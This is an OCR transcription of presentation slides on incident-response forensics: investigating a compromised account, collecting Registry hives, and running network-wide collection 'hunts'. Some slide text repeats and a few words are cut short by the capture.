
Focussing on a known compromised account




Collecting all OS and user Registry hives




Collecting all OS and user Registry hives



Collecting all OS and user Registry hives




Any artifact that can be collected on a single computer, can be hunted across the network




Extending collection across the network

- A hunt can cover a group of clients, or the whole network
- A hunt will continue running until it expires, or is stopped
- As new machines appear, they automatically join the hunt



Extending work

- A hunt can cove a group of clients, or the whole network
- A hunt will continue runnir until it expires, or is stopped
- As new machin appear, they automatically join the hunt

